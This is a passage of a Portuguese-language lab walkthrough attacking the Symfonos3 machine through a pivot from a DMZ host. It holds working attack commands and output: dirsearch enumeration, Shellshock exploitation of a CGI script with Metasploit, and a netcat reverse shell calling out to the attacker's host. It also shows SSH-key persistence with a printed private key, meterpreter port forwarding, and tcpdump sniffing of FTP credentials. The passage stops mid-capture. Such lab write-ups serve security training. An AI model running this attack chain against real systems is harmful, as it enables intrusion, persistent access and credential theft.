SF:\x20request\x20that\x20this\x20server\x20could\x20not\x20understand\.<b
SF:r\x20/>\n</p>\n<hr>\n<address>Apache/2\.4\.25\x20\(Debian\)\x20Server\x
SF:20at\x20127\.0\.1\.1\x20Port\x2080</address>\n</body></html>\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 103.34 seconds
```

Utilizando o mesmo comando nmap utilizado nas primeiras etapas de reconhecimento da máquina na DMZ, é possível enumerar as portas do alvo na rede interna.

Pivoting


Para realizar o acesso a aplicação via browser, você pode iniciar o Firefox pelo proxychains na linha de comando ou utilizar o plugin FoxProxy para estar encaminhando os pacotes para um determinado endereço por um determinado proxy configurado. Posteriormente adicionar um novo Proxy, é necessário configurar uma nova ***Pattern,*** na configuração da nova Pattern, utilize o endereço IPv4 do alvo e não esqueça de salvar nem de habilitar o foxproxy no navegador clicando com o botão direito no icone.



Quer saber mais? https://null-byte.wonderhowto.com/how-to/use-burp-foxyproxy-easily-switch-between-proxy-settings-0196630/

Web Recon - 80/TCP


Posteriormente a configuração do FoxProxy para encaminhar as requisições do endereço 10.0.2.9 para o proxy do metasploit, é possível acessar a aplicação Web do alvo interno na porta 80/tcp



Web Recon - 80/TCP

Para realizar o reconhecimento na aplicação web, vamos empregar a ferramenta dirsearch com uma wordlist do dirb conhecida como small.txt. O ataque de brute force de diretório ou enumeração de diretórios revela um diretório chamado ***/cgi-bin/*** no servidor interno.

~$ sudo proxychains dirsearch.py -u "http://10.0.2.9/" -e ? --wordlist /usr/share/wordlists/dirb/small.txt -t 8




Web Recon - 80/TCP

Uma nova enumeração é realizada, porém, desta vez, ao invés de dispararmos contra a raiz do website, estaremos enumerando possíveis arquivos/diretórios dentro do diretório /cgi-bin/ da aplicação alvo. É possível identificar que o arquivo underworld é encontrado no alvo!

~$ sudo proxychains dirsearch.py -u "http://10.0.2.9/cgi-bin" -e ? --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 32

```
kali@kali:~/Documents/workshop/dmz$ sudo proxychains dirsearch.py -u "http://10.0.2.9/cgi-bin" -e ?  --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -t 32
ProxyChains-3.1 (http://proxychains.sf.net)

  _|. _ _  _  _  _ _|_    v0.3.9
 (_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: GET | Suffixes: ? | Threads: 32 | Wordlist size: 220521 | Request count: 220521

Error Log: /opt/dirsearch/logs/errors-20-08-26_01-17-14.log

Target: http://10.0.2.9/cgi-bin

Output File: /opt/dirsearch/reports/10.0.2.9/gi-bin_20-08-26_01-17-14

[01:17:14] Starting:
[01:19:29] 200 -   62B  - /cgi-bin/underworld
26.69% - Last request to: 14488
```



Web Recon - 80/TCP

Em alguns cenários, scripts de CGI podem estar vulneráveis a uma vulnerabilidade conhecida como ***shellshock*** também conhecida como ***bashdoor.*** Existem programas conhecidos como checkers que validam a existência dessa falha, um deles por exemplo é o script NSE do nmap ***http-shellshock,*** localizado em /usr/share/nmap/scripts/. Contudo, estaremos utilizando o módulo auxiliar do metasploit ***scanner/http/apache_mod_cgi_bash_env*** para verificar a existência da vulnerabilidade.

```
msf5 auxiliary(server/socks4a) > use auxiliary/scanner/http/apache_mod_cgi_bash_env
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CMD        /usr/bin/id      yes       Command to run (absolute paths required)
   CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER     User-Agent       yes       HTTP header to use
   METHOD     GET              yes       HTTP method to use
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                   yes       Path to CGI script
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set TARGETURI /cgi-bin/underworld
TARGETURI => /cgi-bin/underworld
```

https://en.wikipedia.org/wiki/Shellshock_(software_bug))

https://nmap.org/nsedoc/scripts/http-shellshock.html

https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf


Exploitation -ShellShock

Posteriormente a configuração do módulo auxiliar e a execução com o comando ***run***, note que o comando configurado na opção ***CMD*** do módulo executou com sucesso o comando ***id*** no alvo vulnerável, confirmando a existência da vulnerabilidade.

```
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   CMD        /usr/bin/id          yes       Command to run (absolute paths required)
   CVE        CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER     User-Agent           yes       HTTP header to use
   METHOD     GET                  yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.9             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                   yes       The target port (TCP)
   SSL        false                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin/underworld  yes       Path to CGI script
   THREADS    1                    yes       The number of concurrent threads (max one per host)
   VHOST                           no        HTTP server virtual host

msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > run

[+] uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation -ShellShock

A falha permite então que ***comandos remotos (RCE)*** sejam executados no alvo vulnerável, mediante isso, podemos identificar possíveis a existência de alguns binários no sistema alvo que possam ajudar a obter uma shell reversa no servidor interno da rede.
Para realizar a validação, altere a variável CMD do módulo para "***/usr/bin/whereis nc***" . Repare que o ***PATH*** inteiro do binário foi setado para executar o comando remotamente, isso se dá pelo fato de que o PATH do contexto do usuário que está rodando o comando não está sendo utilizado no contexto do usuário de ***uid 1001*** por características da vulnerabilidade em si.



Repare que o binário ***netcat (nc)*** está presente no alvo, localizado no diretório ***/bin/nc***, iremos utilizar a mesma técnica utilizada para obter a primeira shell reversa para conseguir uma shell reversa no segundo alvo.

Netcat : https://www.diegomacedo.com.br/netcat-o-canivete-suico-das-conexoes-tcpip/

Exploitation -ShellShock

Com a informação que o sistema remoto possui o netcat, vamos dar sequência exploração, iniciando um novo handler para receber a nova shell reversa.

use multi/handler
set LHOST <SEU_IP>
set LPORT <SUA_PORTA>
run -jz

```
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.146    yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run -jz
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.146:443
msf5 exploit(multi/handler) >
```

Exploitation -ShellShock

A vulnerabilidade ***shellshock*** permitiu a ***execução de comandos remotamente (RCE)***, nesse cenário, a variável ***CMD*** pode ser alterada para executar o netcat e disparar uma shell reversa para o atacante.

> set CMD "/bin/nc –e /bin/sh 192.168.1.146 8080 &"

```
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set CMD "/bin/nc -e /bin/sh 192.168.1.146 8888 &"
CMD => /bin/nc -e /bin/sh 192.168.1.146 8888 &
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > run -jz
[*] Auxiliary module running as background job 7.
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > [*] Command shell session 16 opened (192.168.1.146:8888 -> 192.168.1.122:63306) at 2020-08-26 01:36:02 -0400

msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > sessions -i 16
[*] Starting interaction with 16...

pwd

/usr/lib/cgi-bin
ls
underworld

[*] Scanned 1 of 1 hosts (100% complete)

ls
underworld
```

Uma nova sessão é aberta no contexto do usuário uid1001 (cerberus)

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell

id

$ id
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)
```

Persistência

Nesse momento, é possível manipular o diretório ***/home*** do contexto do usuário comprometido, então podemos criar um par de chaves SSH para o usuário ***cerberus*** e inserir no arquivo ***/home/cerberus/.ssh/authorized_keys***, permitindo que o atacante se conecte via SSH na máquina interna comprometida.

```
$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/cerberus/.ssh/id_rsa):

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /home/cerberus/.ssh/id_rsa.
Your public key has been saved in /home/cerberus/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:mCEqFXBRMtueyW4JZB4KVcBrgpljhXlre9Jl/ImHREM cerberus@symfonos3
The key's randomart image is:
+---[RSA 2048]----+
|.o@=o .E         |
| =.O   o         |
|ooO.+ + .        |
|BBoB + O         |
|++= B * S .      |
| . = + o +       |
|    *   .        |
|   .             |
|                 |
+----[SHA256]-----+
```

Persistência

Inserção de chave ***ssh pública (id_rsa.pub)*** no arquivo ***/home/cerberus/.ssh/authorized_keys***

1

```
$ ls -l
ls -l
total 8
-rw------- 1 cerberus cerberus 1675 Aug 26 00:59 id_rsa
-rw-r--r-- 1 cerberus cerberus  400 Aug 26 00:59 id_rsa.pub
$ cat id_rsa.pub > authorized_keys
cat id_rsa.pub > authorized_keys
$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRyp7ihbcVbQaBA0tzukUsBV85jZBQ1LYwr5Of4grZs
iie1xzRo2Z64FS/1mgBFlqg2BR/Ei3L9qm7+yghTJU0iRggq5XvVIoDPyBjbRJ0AtWXaJv1HI/+yfRPOE
$
```

Então é necessário copiar a ***chave privada (id_rsa)*** para a máquina do atacante. Essa é chave privada da chave pública que foi autorizada no arquivo ***.authorized_keys***

2

```
$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA0cqe4oW3FW0GgQNLc7pFLAVfOY2QUNS2MK+Tn+IK2bFUrD5W
W48SUL6gZ8+AH6DEABSTCFnlS2Cr6wUdNfM5crv+AWygJooz/2qd6x3Octc5ZQuQ
HGwTClGmGxCFODAm5/N25xYwMboJ5EafvgnOFSbaittks9E2ILPFS0Dsmaoontcc
0aNmeuBUv9ZoARZaoNgUfxIty/apu/soIUyVNIkYIKuV71SKAz8gY20SdALVl2ib
9RyP/sn0TzhJymQD9QHRkYBU8ewMa6o12PrOYr8Xr2cn22F/gq7cAA7GwMAUdd+j
NLvl2oonwnjbqH+CPwo0dfLRR5PlIfYjCBMiRwIDAQABAoIBAGkxHNveSj/vC+zS
lxmvE5IQG4BDMFKnZbchwnbPo7smBJvdIfYE1h0wiEOlMswpEz4rEtKEKMnT7kAI
r23myC50ftd9/Qt2Dr6KWiaTKnpA2qGE27y0oBNzf0Ng1DupQUjatgsHACFe9CjH
FL/4MKJAeiJYAbV8OJTLLykdo8UkOYnB926+zDHXu9bd6jpCHj5C+qDZzPbw3jzv
CAqEjVV2Qh1FCK5Lw6u1q5li5f4UrLGT/aUJhEvCcE+W0mawEWhPzWs40yzbG/0I
BPoezae5a9Hg8TiJrhegNXi8rQEEyXrUooXrbxogams6fzVuO2Bmj3rK/rdknpUr
zlK57wECgYEA7CpgbzV5UPjhiW59EVnE6AVA3vpHYsgdIQY5HitGDIjZ2F8+EO3P
W/drdKkVZK+jhTcnPTlROJxi7QPCj4zZ8Y7FoaMFXYolhGrO4qw06zkwTW6+3Vls
KgXKmwnYESO74cAl45Bc64xkm0LJeb2R/GC6S7tEgGrzMlz4k3eHgscCgYEA42kx
2zuXyeuiLz2MN3+bm7j1bUidqC2telyUSz99+DCheJ0PpU9jtm3J0EWtcrFVz7s3
6SkpjkP5qpy+Z3SrFDolzLyAymEgyrwXRZpatXuw9lYHPVKT9PpmdimrB54L3iPv
ceu7Nz6/s2ggqrwqnd2ci0ndVa5ZpnBeRFAn5IECgYEA5X3kigzXn/TKDee9R1AJ
hUIdoNBq8DXwAHhwpr18a4/MyXL7+C1vtDnBRPNN47K93yUST29UWwO1KgbeWOqR
myeXKxQkkZo+DOhRtHmNTwsawhQdCzHrZwaLtI8jVLx5xc0XxIQzl32tAicra87o
fuxr/E21KmlDfKxVrc+Ycl8CgYBII/jS6UavoXZjsgynFm4Qqk4BCwYoccUUigXp
EQ0vDI5MqtZpxJOHLbDVxyTMu4DTUzrbVll+bgXnn62vOA2FbyTKnAnnKYSzi5N+
Wwbnh4ONwaCuTWHuVvjmBzXgRrzRDWlKJFPRpLA/g4rJXsPOLJ0aeqYiJhr+d6sP
1LWzAQKBgDWWWkGb4KDKi86tR0g+yg0f6+7vmOJ3RVoM9rqGEmKd7Kjsd7IgZog+
Mk0QabaMcKB62KECbUbLG9jzG3L2SzLq4M/9RwNRZMmqMt16xwfewH6KLTeoqLe/
MLLo2wGns/VHKdFEnlG/n2rj7TznARlWw2cJQuiYxRoIugPnFOCA
-----END RSA PRIVATE KEY-----
```

Tunneling

De volta na shell **meterpreter** *da máquina DMZ, precisamos realizar o redirecionamento de portas da máquina do atacante para a máquina interna, essa configuração vai permitir que o atacante se conecte com mais facilidade na máquina interna via SSH. Dentro da sessão meterpreter da máquina DMZ execute:* **portfwd add –L 127.0.0.1 –l 2222 –r 10.0.2.9 –p 22**

1

```
meterpreter > portfwd add  -L 127.0.0.1 -l 2222 -r 10.0.2.9 -p 22
[*] Local TCP relay created: 127.0.0.1:2222 <-> 10.0.2.9:22
```

Conexão SSH da máquina do atacante utilizando a chave privada (-i) para se conectar com o usuário cerberus no túnel local na porta 2222 que redireciona o tráfego por dentro do pivoting até a máquina 10.0.2.9

2

```
kali@kali:~/Documents/workshop/internal$ ssh -i key cerberus@127.0.0.1 -p 2222
load pubkey "key": invalid format
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Q5[redacted]dgsdCSuSXrLgf+oVAwhdHy5e7atU6gZzISbrzU94.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 20 03:29:54 2019 from 192.168.201.1
cerberus@symfonos3:~$
```

https://www.offensive-security.com/metasploit-unleashed/portfwd/

Post Exploitation

Uma vez conectado via ssh, o comando ***last*** revelou diversas autenticações realizadas via FTP do usuário hades conforme etapa 1. Investigando essa característica do sistema alvo, o comando ***ss –tlpn*** *na etapa 2* revelou que o serviço FTP está operando no alvo remoto.

1

```
cerberus@symfonos3:~$ last
hades    ftpd26184    localhost        Wed Aug 26 01:12 - 01:12  (00:00)
cerberus pts/1        10.0.2.8         Wed Aug 26 01:10   still logged in
hades    ftpd26152    localhost        Wed Aug 26 01:10 - 01:10  (00:00)
hades    ftpd26066    localhost        Wed Aug 26 01:08 - 01:08  (00:00)
hades    ftpd26043    localhost        Wed Aug 26 01:06 - 01:06  (00:00)
hades    ftpd26027    localhost        Wed Aug 26 01:04 - 01:04  (00:00)
hades    ftpd26006    localhost        Wed Aug 26 01:02 - 01:02  (00:00)
hades    ftpd25992    localhost        Wed Aug 26 01:00 - 01:00  (00:00)
hades    ftpd25969    localhost        Wed Aug 26 00:58 - 00:58  (00:00)
hades    ftpd25937    localhost        Wed Aug 26 00:56 - 00:56  (00:00)
hades    ftpd25913    localhost        Wed Aug 26 00:54 - 00:54  (00:00)
hades    ftpd25881    localhost        Wed Aug 26 00:52 - 00:52  (00:00)
hades    ftpd25852    localhost        Wed Aug 26 00:50 - 00:50  (00:00)
hades    ftpd25813    localhost        Wed Aug 26 00:48 - 00:48  (00:00)
hades    ftpd25797    localhost        Wed Aug 26 00:46 - 00:46  (00:00)
hades    ftpd25674    localhost        Wed Aug 26 00:44 - 00:44  (00:00)
```

2

```
cerberus@symfonos3:~$ ss -tlpn
State       Recv-Q Send-Q Local Address:Port               Peer Address:
LISTEN      0      128                *:22                      *:*
LISTEN      0      20         127.0.0.1:25                      *:*
LISTEN      0      128              :::80                     :::*
LISTEN      0      32               :::21                     :::*
LISTEN      0      128              :::22                     :::*
LISTEN      0      20              ::1:25                     :::*
cerberus@symfonos3:~$
```

```
cerberus@symfonos3:~$ tcpdump -i any port 21 -A -n -w ftp.pcap  -c 64
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
^C15 packets captured
30 packets received by filter
0 packets dropped by kernel
cerberus@symfonos3:~$ ls -ltr
total 4
-rw-r--r-- 1 cerberus cerberus 1492 Aug 26 01:17 ftp.pcap
```

3

É conhecido que conexões FTP por default não adotam criptografia nas comunicações, transmitindo os dados em texto não criptografo. Nesse cenário, o atacante pode tentar interceptar as credenciais do usuário hades através de um grampo de rede também conhecido como sniffíng de tráfego. Para esse procedimento, o comando tcpdump foi empregado da seguinte forma no procedimento 3:

~$ tcpdump –i any port 21 –A –n –w ftp.pcap –c 64

Post Exploitation

O comando "***~$ tcpdump –i any port 21 –A –n –w ftp.pcap –c 64" ,*** vai interceptar em todas as interfaces disponíveis no sistema ***(-i any)*** conexões na porta 21 ***(port 21)***, vai exibir todo o conteúdo do pacote (-A), não vai tentar resolver nomes de DNS ***(-n)***, vai salvar o tráfego coletado no arquivo ***(-w ftp.pcap)*** e por ultimo, vai coletar apenas ***64 pacotes (-c 64).***


```
cerberus@symfonos3:~$ tcpdump -i any port 21 -A -n -w ftp.pcap  -c 64
